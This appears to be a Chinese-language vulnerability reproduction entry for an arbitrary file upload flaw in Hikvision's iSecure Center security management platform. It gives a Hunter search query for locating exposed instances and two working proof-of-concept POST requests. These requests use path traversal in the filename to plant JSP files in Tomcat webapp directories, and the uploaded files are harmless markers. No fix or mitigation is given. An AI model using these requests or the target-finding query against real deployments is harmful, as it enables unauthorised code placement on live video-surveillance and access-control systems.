
H14-4海康威视-iSecureCenter综合安防管理平台-文件上传

漏洞描述：

HIKVISION iSecure Center综合安防管理平台是一套“集成化”、“智能化”的平台，通过接入视频监控、一卡通、停车场、报警检测等系统的设备，获取边缘节点数据，实现安防信息化集成与联动，以电子地图为载体，融合各系统能力实现丰富的智能应用。HIKVISION iSecure Center平台基于“统一软件技术架构”先进理念设计，采用业务组件化技术，满足平台在业务上的弹性扩展。该平台适用于全行业通用综合安防业务，对各系统资源进行了整合和集中管理，实现统一部署、统一配置、统一管理和统一调度。海康威视isecure center 综合安防管理平台存在任意文件上传漏洞

网站图片：



网络测绘：

Hunter 语法：

app.name=="Hikvision 海康威视 iSecure Center"


漏洞复现：

POC1

漏洞地址：/center/api/files;.js
payload：

```
POST /center/api/files;.js HTTP/1.1
Host: 127.0.0.1
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 257
Content-Type: multipart/form-data; boundary=ea26cdac4990498b32d7a95ce5a5135c

--ea26cdac4990498b32d7a95ce5a5135c
Content-Disposition: form-data; name="file"; filename="../../../../../bin/tomcat/apache-tomcat/webapps/clusterMgr/153107606.jsp"
Content-Type: application/octet-stream

332299402
--ea26cdac4990498b32d7a95ce5a5135c--
```

效果图:




上传后的文件位置/clusterMgr/1.jsp;.js

```
https://xx.xx.xx.xx/clusterMgr/153107606.jsp;.js
```


332299402

poc2

```
POST /center/api/files;.html HTTP/1.1
Host: xx.xx.xx.xx
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%out.print("test3");%>

------WebKitFormBoundary9PggsiM755PLa54a--
```



上传文件位置



test3